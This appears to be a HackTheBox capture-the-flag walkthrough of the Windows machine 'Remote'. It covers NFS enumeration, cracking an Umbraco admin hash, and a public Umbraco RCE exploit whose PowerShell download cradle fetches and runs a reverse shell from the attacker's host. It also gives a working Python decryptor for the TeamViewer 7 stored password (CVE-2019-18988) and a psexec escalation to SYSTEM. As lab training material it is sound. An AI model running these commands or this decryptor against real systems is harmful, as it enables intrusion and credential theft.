
Overview
Remote is an easy HackTheBox Windows machine running an Umbraco CMS instance for a small shop. A world-readable NFS share exposes a backup of the site, including Umbraco’s Umbraco.sdf database file, which contains a crackable admin password hash. That credential unlocks the Umbraco admin panel, and a known authenticated remote code execution exploit for this version gets a PowerShell-based reverse shell. Privilege escalation exploits CVE-2019-18988, a password decryption vulnerability in TeamViewer 7, recovering the Administrator password directly from an encrypted registry value.
Attack Chain
- Scan the target and find
FTP,HTTP,NFS,SMB, andWinRM - Connect to
FTPanonymously and find nothing useful - Enumerate
NFSshares and mount a world-readable/site_backupsshare - Find
Umbraco.sdfin the backed-up site and extract a hashed admin credential withstrings - Crack the
SHA1hash offline withjohn - Fuzz the web server and confirm the
/umbracologin endpoint - Log in to the
Umbracoadmin panel with the recovered credentials - Identify the running version,
7.12.4, and its known authenticated RCE vulnerability - Modify a public exploit to load
nishang’sInvoke-PowerShellTcp.ps1in memory - Catch a reverse shell as
iis apppool\defaultapppool - Read the user flag from
C:\Users\Public\Desktop - Find a
TeamViewer 7shortcut and identify the runningTeamViewer7service - Determine the exact version and match it to
CVE-2019-18988, a password decryption vulnerability - Extract the
SecurityPasswordAESregistry value and decrypt it with a public Python script - Verify the recovered password belongs to
Administratorwithnetexec - Use
impacket-psexecto get aSYSTEMshell - Read the system flag
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan.
export IP=10.129.230.172; export NAME=REMOTE; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -Pn -n -p- -v -oA scans/nmap_allports_$NAME
The open TCP ports are:
21,80,111,135,139,445,2049,5985,47001,49664,49665,49666,49667,49678,49679,49680
We export the discovered ports and run a service and version scan.
ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -Pn --disable-arp-ping -sC -sV -oA scans/nmap_initial_$NAME -v


FTP and NFS Enumeration
FTP
We connect to FTP anonymously.
ftp ftp://anonymous:anonymous@$IP
The folder doesn’t contain anything.

Finding the Umbraco Credentials
We enumerate available NFS shares.
showmount -e $IP
We have one share, /site_backups.

We mount the share.
sudo mount -t nfs $IP:/site_backups /mnt/nfs
We list its contents.

Browsing to $IP/umbraco requires credentials. Research shows Umbraco stores user credentials in Umbraco.sdf under /App_Data.
strings Umbraco.sdf | grep -i admin
We find a username and hashed password.

admin@htb.local:b8be16afba8c314ad33d812f22a04991b90e2aaa
We save the hash to a file.

Knowing the hash is SHA1, we crack it with john.
john --wordlist=/usr/share/wordlists/rockyou.txt creds/admin.hash
john’s autodetect mode works, and we have a password.

admin@htb.local:baconandcheese
Web Enumeration
Logging in to Umbraco
Browsing to port 80 shows a shop called “Acme Widgets.”

We fuzz the site.
dirsearch -u http://$IP:$PORT -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -t 100 -o ./scans/dirsearch_${NAME}_${PORT}_common.txt
We find an interesting endpoint, /umbraco.

It redirects to a login page, requiring an email and password.

We log in with the credentials found on the NFS share:
admin@htb.local:baconandcheese
We’re logged into the Umbraco admin dashboard.

We’re working with Umbraco 7.12.4.

Foothold
Exploiting Umbraco RCE
We find a public authenticated remote code execution vulnerability for this version:
https://www.exploit-db.com/exploits/46153

We download and modify the exploit for our environment, updating the payload, login credentials, and host.

We test command execution with a web request to our Python server.
We receive the request, confirming command execution.

We move to our reverse shell payload, using nishang’s Invoke-PowerShellTcp.ps1 loaded into memory:
cmd.exe /c powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.10.14.17/Invoke-PowerShellTcp.ps1')
We modify and append the command to execute in memory.

We add our payload and all relevant parameters.
Note: The original XML payload used single quotes only. We change it to triple double quotes (
""") to make sure ourhttptarget, itself in single quotes, is read correctly.

We execute the payload from a Python 2 virtual environment.

Our Python web server serves Invoke-PowerShellTcp.ps1 with a 200 response.

We catch a reverse shell as iis apppool\defaultapppool.
We run tree /F on C:\Users and find the flag in C:\Users\Public\Desktop.

We read the user flag.

Privilege Escalation
Identifying TeamViewer 7
In C:\Users\Public\Desktop, we see a TeamViewer 7 shortcut.

We view running services.
tasklist /svc
Near the bottom, we see the TeamViewer7 service, TeamViewer_Service.exe.

We check its version.
wmic datafile where "name='C:\\Program Files (x86)\\TeamViewer\\Version7\\TeamViewer.exe'" get Version
or
(Get-Command 'C:\Program Files (x86)\TeamViewer\Version7\TeamViewer.exe').Version
Output of the wmic command:

Output of the PowerShell Get-Command:

We’re working with TeamViewer 7.0.43148, vulnerable to CVE-2019-18988, a password decryption vulnerability:
https://whynotsecurity.com/blog/teamviewer/
Decrypting the TeamViewer Password
Research on the vulnerability identifies several registry keys that can be decrypted if found:
OptionsPasswordAES
SecurityPasswordAES
SecurityPasswordExported
ServerPasswordAES
ProxyPasswordAES
LicenseKeyAES
We view the TeamViewer registry key.
cd HKLM:\software\wow6432node\teamviewer\version7
get-itemproperty -path .
We see SecurityPasswordAES.

We view it more closely.
(get-itemproperty -path .).SecurityPasswordAES
The output is a bunch of numbers.

We use a Python 3 script to decrypt it, using this integer output as the ciphertext variable.
#!/usr/bin/env python3

from Crypto.Cipher import AES

key = b"\x06\x02\x00\x00\x00\xa4\x00\x00\x52\x53\x41\x31\x00\x04\x00\x00"
iv = b"\x01\x00\x01\x00\x67\x24\x4F\x43\x6E\x67\x62\xF2\x5E\xA8\xD7\x04"
ciphertext = bytes([255, 155, 28, 115, 214, 107, 206, 49, 172, 65, 62, 174,
                    19, 27, 70, 79, 88, 47, 108, 226, 209, 225, 243, 218,
                    126, 141, 55, 107, 38, 57, 78, 91])

aes = AES.new(key, AES.MODE_CBC, IV=iv)
password = aes.decrypt(ciphertext).decode("utf-16").rstrip("\x00")

print(f"[+] Found password: {password}")
Since this is an older Python 3 exploit relying on a deprecated Crypto library, we run it inside a virtual environment with python3.11.
python3 decrypt_TeamViewer.py
We have a password.

SYSTEM via Administrator
The only other user on the target is Administrator. We test the password with netexec.
nxc smb $IP -u 'Administrator' -p '!R3m0te!' --local-auth
The credentials are verified.

We use impacket-psexec for an Administrator shell over SMB.
impacket-psexec Administrator:'!R3m0te!'@$IP
We have a shell as nt authority\system.

We read the system flag.

Key Takeaways
Remote demonstrates how a “just for backups” NFS share, left world-readable, can leak far more than intended, in this case, an entire CMS’s credential database. Once inside Umbraco’s admin panel, its own template and code-execution features are, by design, equivalent to remote code execution for any authenticated user, which is exactly what the public exploit leverages. Privilege escalation is a good example of why “encrypted” doesn’t always mean “safe”: TeamViewer 7’s AES key and IV were hardcoded and identical across installations, meaning any registry value it protected could be decrypted by anyone who found the algorithm, no brute forcing required.